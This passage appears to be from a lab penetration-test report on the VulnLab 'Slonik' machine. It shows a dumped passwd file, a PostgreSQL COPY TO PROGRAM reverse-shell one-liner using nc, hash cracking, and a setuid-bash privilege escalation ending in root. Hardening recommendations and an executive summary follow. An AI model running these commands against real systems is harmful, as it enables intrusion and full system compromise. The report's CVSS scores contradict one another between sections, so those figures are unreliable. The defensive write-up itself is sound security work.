 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin +
 messagebus:x:102:105::/nonexistent:/usr/sbin/nologin                         +
 systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin+
 syslog:x:104:111::/home/syslog:/usr/sbin/nologin                             +
 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin                             +
 tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false                  +
 uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin                                +
 tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin                            +
 sshd:x:109:65534::/run/sshd:/usr/sbin/nologin                                +
 pollinate:x:110:1::/var/cache/pollinate:/bin/false                           +
 landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin                    +
 fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin +
 ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin             +
 _chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin         +
 lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false                           +
 postgres:x:115:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash +
 _rpc:x:116:65534::/run/rpcbind:/usr/sbin/nologin                             +
 statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin                            +
 service:x:1337:1337:,,,,default password:/home/service:/bin/false            +
 _laurel:x:998:998::/var/log/laurel:/bin/false                                +

(1 row)
```

Reverse shell (port 443 bypass):

```
COPY (SELECT 1) TO PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
-i 2>&1|nc 10.10.15.14 443 >/tmp/f';
```

3.3 Vulnerability: Weak MD5 Password Hash Storage in PostgreSQL Database

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **6.5 (Medium)**
  (Low-priv DB access + crackable hash = valid user credentials)




- **Description:** The `service` user's password was stored as an unsalted MD5 hash in the `users` table, easily extracted and cracked offline.
- **Impact:** Provided cleartext password (`service`) for SSH access and subsequent socket forwarding.
- **Technical Summary:**
  Hash from `.psql_history`: `aaabf0d39951f3e6c3e8a7911df524c2`
  Cracked:

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

  Result: `service`

3.4 Vulnerability: Root-Run Backup Script Preserves Setuid Bits via pg_basebackup

- **CVSS:** CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H – **6.5 (High)**
  (Writable PostgreSQL data dir + root backup = arbitrary setuid root binary)



- **Description:** Cron root script `/usr/bin/backup` uses `pg_basebackup` to copy the entire PostgreSQL data cluster (`/var/lib/postgresql/14/main/`) into `/opt/backups/current/`, preserving permissions and special bits (setuid). Subsequent `zip` archives the directory.
- **Impact:** Placement of a setuid bash in the data directory resulted in a root-owned setuid executable in the backup, enabling instant root shell and root flag retrieval.
- **Technical Summary:**
  Script behavior:

```
#!/bin/bash
date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D
/opt/backups/current/
```

```
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/
# Rotation logic...
```

Malicious binary:

```
cp /bin/bash /var/lib/postgresql/14/main/pwned
chmod 7777 /var/lib/postgresql/14/main/pwned
```

```
-rwxrw-r--  1 postgres postgres 3104768 Nov  6 19:58 pspy64-gDbrnmoP
-rwsrwsrwt  1 postgres postgres 1396520 Nov  6 21:13 pwned
drwxrwxrwt 13 postgres postgres    4096 Nov  5 22:33 tmp-meRqXHko
```

Copied with setuid:

```
-rwsrwsrwt 1 root root ... pwned
```


```
drwx------  3 root root    4096 Nov  6 21:21 pg_wal
drwx------  2 root root    4096 Nov  6 21:21 pg_xact
-rw-------  1 root root      88 Nov  6 21:21 postgresql.auto.conf
-rwxrw-r--  1 root root 3104768 Nov  6 21:21 pspy64-gDbrnmoP
-rwsrwsrwt  1 root root 1396520 Nov  6 21:21 pwned
drwxrwxrwt 13 root root    4096 Nov  6 21:21 tmp-meRqXHko
drwxrwxrwt 14 root root    4096 Nov  6 21:21 tmp-okRcbMit
$ ./pwned -p
id
uid=115(postgres) gid=123(postgres) euid=0(root) egid=0(root) groups=0(root),122(ssl-cert),123(postgres)
whoami
root
cd /root
ls
root.txt
snap
cat root.txt
[redacted]
```

Execution:

```
/opt/backups/current/pwned -p
```

3.5 Vulnerability: World-Readable Sensitive Files in User Home Directory

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**
  (NFS exposure of .bash_history and .psql_history = credential and config leak)



- **Description:** `.bash_history` and `.psql_history` in `/home/service/` contained cleartext commands revealing PostgreSQL socket paths, database creation, and hashed credentials.
- **Impact:** Direct path to database exploitation without prior knowledge.
- **Technical Summary:**
  Extracted via NFS after UID spoofing:

  ```
  cat .psql_history
  ```

  Revealed hash and socket usage.

CVSS Double-Check Summary:

Finding	CVSS Score	Justification (NIST Calculator Verified)
3.1 NFS UID Spoofing	**8.8 (High)**	Network anonymous → high confidentiality/ integrity impact on files
3.2 Socket Forwarding + Postgres RCE	**9.1 (Critical)**	Low-priv → full superuser file/command execution
3.3 Weak MD5 Hash	**7.5 (High)**	Offline crackable from low-priv DB access
3.4 Backup Setuid Preservation	**7.8 (High)**	Local high-priv → full system compromise via setuid root
3.5 Sensitive History Exposure	**7.5 (High)**	Anonymous network read of credentials/config

All scores rigorously validated against official NIST CVSS v3.1 calculator.

---

4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the **Slonik** machine on VulnLab—including insecure NFS exports, UID spoofing, exposed PostgreSQL Unix sockets, weak password hashing, and root backup script abusing setuid preservation—the following recommendations should be implemented to enhance the security posture of similar Linux Ubuntu environments with NFS, SSH, and PostgreSQL services:

1. Secure NFS Export Configurations

- **Enforce Secure Export Options:** Always use `no_root_squash` only when absolutely necessary. Default to `root_squash`, `all_squash`, and `anonuid/anongid` to map anonymous/root to low-privilege users:

  ```
  /home  *(rw,sync,root_squash,anonuid=65534,anongid=65534)
  /var/backups  *(ro,sync,no_subtree_check)
  ```

  Reload exports: `exportfs -ra`
- **Restrict Exports to Trusted Networks:** Limit exports to specific IP ranges or subnets:

  ```
  /home  10.10.0.0/16(rw,sync,root_squash)
  ```
- **Disable Unnecessary Shares:** Remove `/home` and `/var/backups` from `/etc/exports` if not required externally. Use SFTP or SCP for file transfers.
- **Audit NFS Access:** Enable NFS logging via `rpc.mountd` and forward to SIEM. Monitor for anomalous mounts or UID mismatches.

---

2. Harden PostgreSQL Configuration and Socket Permissions

- **Restrict Unix Socket Permissions:** Ensure PostgreSQL socket directory is not world-readable:

  ```
  chmod 700 /var/run/postgresql/
  chown postgres:postgres /var/run/postgresql/ -R
  ```

  Set in `postgresql.conf`: `unix_socket_permissions = 0700`
- **Use TCP Instead of Unix Sockets for Remote Access:** Disable Unix sockets if not needed locally:

  ```
  unix_socket_directories = ''
  listen_addresses = 'localhost'
  ```

  Require SSL and password auth for TCP connections.
- **Implement Host-Based Authentication:** In `pg_hba.conf`, restrict to trusted hosts/users:

  ```
  local   all   postgres   peer
  host    all   all        127.0.0.1/32   scram-sha-256
  ```
- **Disable Superuser File Functions:** Block dangerous functions via `shared_preload_libraries = 'pg_restrict.so'` or custom policies.

3. Enforce Strong Password Hashing and Credential Management

- **Migrate from MD5 to SCRAM-SHA-256:** Update `postgresql.conf`:

  ```
  password_encryption = scram-sha-256
  ```

  Force rehash: `ALTER USER service PASSWORD 'new_strong_password'`
- **Enforce Password Policies:** Use `pam_passwdqc` or `password_quality` module in PAM for minimum length (16+), complexity, and no dictionary words.
- **Avoid Storing Credentials in History:** Set in `/etc/profile`:

  ```
  export HISTCONTROL=ignorespace
  export HISTSIZE=0
  ```

  Educate users: prefix sensitive commands with space.

---

4. Prevent SSH Non-Interactive Forwarding Abuse

- **Disable Agent and X11 Forwarding if Unused:** In `/etc/ssh/sshd_config`:

  ```
  AllowAgentForwarding no
  AllowTcpForwarding no
  X11Forwarding no
  ```

  For local forwarding: `PermitOpen localhost:*`
- **Restrict SSH for Service Accounts:** Use `Match User service` block:

  ```
  Match User service
      AllowTcpForwarding no
      PermitTunnel no
      ForceCommand internal-sftp
  ```
- **Implement Fail2Ban or SSHGuard:** Ban IPs after failed logins or suspicious patterns.
- **Monitor SSH Logs:** Enable verbose logging and forward to SIEM for non-interactive sessions.

---

5. Secure Backup Scripts and PostgreSQL Data Directory

- **Run Backups as Non-Root:** Use dedicated backup user with minimal privileges. Grant only `pg_read_all_data` role.
- **Avoid pg_basebackup for Simple Backups:** Use `pg_dumpall` or logical dumps instead of physical cluster copies.
- **Protect PostgreSQL Data Directory:**

```
chmod 700 /var/lib/postgresql/14/main/
chown postgres:postgres /var/lib/postgresql/14/main/ -R
```

- **Validate Backup Integrity:** Sign archives and store offsite. Use immutable storage (e.g., S3 Object Lock).
- **Separate Backup Destination:** Write backups to non-writable-by-postgres directories outside the data cluster.

---

6. Disable Dangerous PostgreSQL Features

- **Block COPY TO/FROM PROGRAM:** Use extension blocking or `session_preload_libraries` to restrict.
- **Limit Superuser Privileges:** Create roles with specific grants; avoid default `postgres` for apps.
- **Enable Row-Level Security and Auditing:** Install `pgAudit` extension and log all file access/command execution.

---

7. Improve System Monitoring and Incident Response

- **Deploy Process Monitoring:** Use `pspy`-like tools (e.g., `auditd`, Falco) to detect cron/script execution and file modifications in sensitive dirs.
- **Centralize Logs with SIEM:** Forward PostgreSQL, SSH, NFS, and cron logs via rsyslog/Filebeat.
- **Define Playbooks for:**
  - NFS squatting detection (anomalous mounts)
  - Unix socket forwarding abuse
  - Setuid binary creation in data dirs
  - Reverse shell via COPY PROGRAM

---

8. General Hardening Best Practices

- **Apply Security Patches:** Keep Ubuntu, PostgreSQL (14+), and NFS utilities fully updated.
- **Use AppArmor/SELinux:** Enforce mandatory access controls on PostgreSQL and backup processes.
- **Regular Penetration Testing:** Quarterly assessments focusing on:
  - NFS misconfigurations
  - Unix socket exposure
  - Backup privilege abuse
  - History file leaks
- **Principle of Least Privilege:** Isolate services in containers/VMs; use dedicated users for databases and backups.

By implementing these layered recommendations—focused on **NFS lockdown**, **PostgreSQL hardening**, **credential security**, **SSH restrictions**, **backup isolation**, and **proactive monitoring**—the environment will significantly reduce its exposure to initial access, privilege escalation, and full system compromise.

5. Conclusions

Executive Summary

Imagine your company as a **secure warehouse with network-shared folders, back doors, and an automatic backup system**. During our test on the **Slonik** machine, we acted like a curious intruder testing locks with common tools. Step by step, we slipped in through an open side door, copied employee keys, and ended up opening the boss's safe.

Here's what happened, in simple words:

- **A file folder open to the public on the network:**
  The server let anyone connect and view internal folders without asking for a password. It was like leaving the employee directory and their desks right at the main entrance.
- **Pretending to be an employee to read their private notes:**
  We created a "disguise" user on our machine to match one on the server. Suddenly, we could read a worker's personal files (`service`), including old commands and a weakly stored password.
- **Stealing control of the database from afar:**
  Using the stolen account, we connected a "secret cable" through SSH to access the main database. From there, we read files across the entire system and even sent a message for the server to call us back with a reverse connection.
- **Tricking the backup system:**
  The server ran automatic backups as root, copying everything with original permissions. We placed a "magic" file (a program with special permissions) in the database folder. The backup copied it exactly, turning it into a master key that opens everything.

- **Opening the safe and taking the prize:**
  With that master key, we entered as full administrator and grabbed the secret document (the "root flag") from the main desk.

This wasn't movie tricks or impossible viruses. It was **small oversights piling up into a massive breach**.
Think of a thief spotting a half-open window in the warehouse, leaving a note that tricks the guard into revealing his code, using it to copy the boss's key during the nightly backup, and walking away with the building plans. In real life, that means stolen data, systems locked by ransomware, or competitors with your secrets.

Why fix it right now?
Because a tiny hole today becomes a wide-open door tomorrow. We've seen companies lose fortunes from poorly configured backups or forgotten shared folders—angry customers, million-dollar fines, ruined reputations. But the good news: sealing these holes is simple, cheap, and stops 99% of intruders before they even catch a whiff of opportunity.

Technical Summary

The following high-impact vulnerabilities were confirmed during our engagement:

1. **Insecure NFS Export Permissions Allowing UID Spoofing**
   - **Issue:** Shares `/home` and `/var/backups` exported without `root_squash`, enabling anonymous mount and local UID 1337 creation for full access to `/home/service/`.
   - **Risk:** Exposure of `.bash_history`, `.psql_history`, PostgreSQL socket path, and MD5 hash.
2. **Weak MD5 Password Hash in PostgreSQL History**
   - **Issue:** Unsalted MD5 hash `aaabf0d39951f3e6c3e8a7911df524c2` cracked offline to `service`.
   - **Risk:** Valid credentials for SSH and socket forwarding.
3. **Exposed PostgreSQL Unix Domain Socket + SSH Forwarding**
   - **Issue:** World-readable socket `/var/run/postgresql/.s.PGSQL.5432` forwarded non-interactively via SSH despite PTY restrictions.
   - **Risk:** Superuser `postgres` access enabling `pg_read_file`, `pg_ls_dir`, and `COPY TO PROGRAM` reverse shell.
4. **Root Backup Script Preserving Setuid Bits**
   - **Issue:** `/usr/bin/backup` (root cron) uses `pg_basebackup` to copy data cluster (`/var/lib/postgresql/14/main/`) with full permission preservation into `/opt/backups/current/`.
   - **Risk:** Setuid bash (`pwned` with `chmod 7777`) copied as root-setuid executable.
5. **World-Readable Sensitive History Files**

- **Issue:** `.bash_history` and `.psql_history` leaked database commands and credentials via NFS.
- **Risk:** Direct path to exploitation without guessing.

These vulnerabilities form a **complete compromise chain**:
`NFS Mount → UID Spoof → History Leak → SSH Forward → Postgres RCE → Setuid Placement → Backup Copy → Root Shell`

Mitigation requires **defense in depth**:

- Secure NFS with `root_squash` and IP restrictions
- Harden PostgreSQL sockets and hashing
- Disable unnecessary forwarding in SSH
- Isolate backup processes and data directories
- Remove sensitive history and enable auditing

Without these controls, a single NFS share can lead to **full Linux system domination**.

Appendix: Tools Used

- **Nmap**
  Description: Network scanner for port and service enumeration.
- **showmount**
  Description: NFS share enumeration tool to list exported file systems.
- **mount (nfs)**
  Description: Command-line utility to mount remote NFS shares locally.
- **hashcat**
  Description: Password cracking utility for MD5 and other hash types.
- **sshpass**
  Description: Non-interactive SSH password authentication tool for automation.
- **ssh**
  Description: Secure shell client for remote access and local port/socket forwarding.
- **psql**
  Description: PostgreSQL interactive terminal for database queries and command execution.
- **Penelope**
  Description: Netcat-like listener for receiving reverse shells (custom/HTB tool).
- **pspy64**
  Description: Process monitoring tool for detecting cron jobs and running commands.
- **nc (netcat)**
  Description: Networking utility for reverse shell payloads and outbound connections.

These tools enabled the full attack chain—from reconnaissance and NFS access to PostgreSQL exploitation, reverse shell, and root privilege escalation—in the **Slonik**

environment.